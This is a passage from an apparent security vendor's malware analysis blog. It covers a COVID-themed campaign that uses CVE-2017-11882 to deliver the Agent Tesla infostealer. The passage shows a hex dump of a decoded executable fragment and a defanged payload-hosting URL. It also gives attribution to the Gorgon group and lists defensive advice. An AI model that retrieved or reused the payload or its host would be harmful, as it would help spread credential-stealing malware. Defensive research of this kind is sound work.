\00,/\00,/\E4,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\40,/\00,/\00,/\00,/\40,/\2E,/\72,/\65,/\6C,/\6F,/\6
3,/\00,/\00,/\0C,/\00,/\00,/\00,/\00,/\40,/\01,/\00,/\00,/\02,/\00,/\00,/\00,/\EA,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,
/\00,/\00,/\00,/\00,/\40,/\00,/\00,/\42,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\90,/\00,/\
01,/\00,/\00,/\00,/\00,/\00,/\48,/\00,/\00,/\00,/\02,/\00,/\05,/\00,/\C4,/\C7,/\00,/\00,/\98,/\38,/\00,/\00,/\01,/\00,/\00,/\00,/\00
,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\
\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\4D,/\5
A,/\90,/\00,/\03,/\00,/\00,/\00,/\04,/\00,/\00,/\00,/\FF,/\FF,/\00,/\00,/\B8,/\00,/\00,/\00,/\00,/\00,/\00,/\40,/\00,/\00,/\00,/\00,
/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\0
00,/\00,/\00,/\00,/\00,/\80,/\00,/\00,/\00,/\0E,/\1F,/\BA,/\0E,/\00,/\B4,/\09,/\CD,/\21,/\B8,/\01,/\4C,/\CD,/\21,/\54,/\68,/\69
```

Figure 13: Decoded data of 15882060891.jpg

Below figure shows contents of hxxp://www[.]m9c[.]net/uploads/15882060892.jpg. It is the encoded data of the final payload.

Figure 14: Contents of 15882060892.jpg

Final Payload – Agent Tesla:

Below figure shows injected Agent Tesla payload in RegAsm.exe.



Figure 15: Injected payload

Agent Tesla is a well-known keylogger and infostealer written in DotNet. This malware steals information from a variety of applications like Web Browsers, Email Clients, FTP Clients, Messenger applications, VPN clients, etc. and can also take screenshots of the system. All stolen data is exfiltrated over SMTP.

We have already explored and analysed Agent Tesla in our last couple of blogs:

[Advance Campaign Targeting Manufacturing and Export Sectors in India]

Coronavirus-themed Campaign delivers Agent Tesla Malware

Conclusion

Most TTPs shared above, have been seen on several occasions in the last few years. Looking at malware, C2 and technique execution, Quick Heal correlates this campaign on MSME sector to Gorgon group [a.k.a. Subaat]. All members of the Gorgon cyber-criminal group purport to have Pakistan-based interests/connections. Recently, another Gorgon campaign was uncovered a few months back which used the same commodity malware RATs to accomplish their objective.

Given the global impact of COVID-19, threat actors will likely continue to use COVID-19-themed emails to deliver malware broadly in support of their objectives. Considering this trend, we encourage Micro, Small and Medium Enterprises to apply extra scrutiny to COVID-19-related emails containing attachments. Though large organizations, critical government infrastructures, and others have somewhat built resilience to such cyber threats; but MSME still needs to cover-up and remain extra vigilant with a robust strategy to mitigate risks.

Threat Protection

Our Seqrite and Quick Heal line of products protect against top cyber threats including Microsoft Office Memory Corruption Vulnerability (CVE-2017-11882) and variants of Agent Tesla RAT. Our advanced signature-less behaviour-based detection successfully blocks Agent Tesla variants.

Quick Heal advises users to exercise ample caution and avoid opening attachments & clicking on web links in unsolicited emails. Users should also keep their Operating System updated and have a full-fledged security solution installed on all devices.

While organizations with appropriate spam filtering, proper system administration, and up-to-date Windows hosts have a much lower risk of infection, we further encourage organizations to validate the installation of the Microsoft patch for CVE 2017-11882.

Quick Heal's research team is proactively monitoring all campaigns targeting MSME's and working relentlessly to ensure the safety of our customers

Subject matter experts:

- Kalpesh Mantri
- Bajrang Mane
- Pavankumar Chaudhari
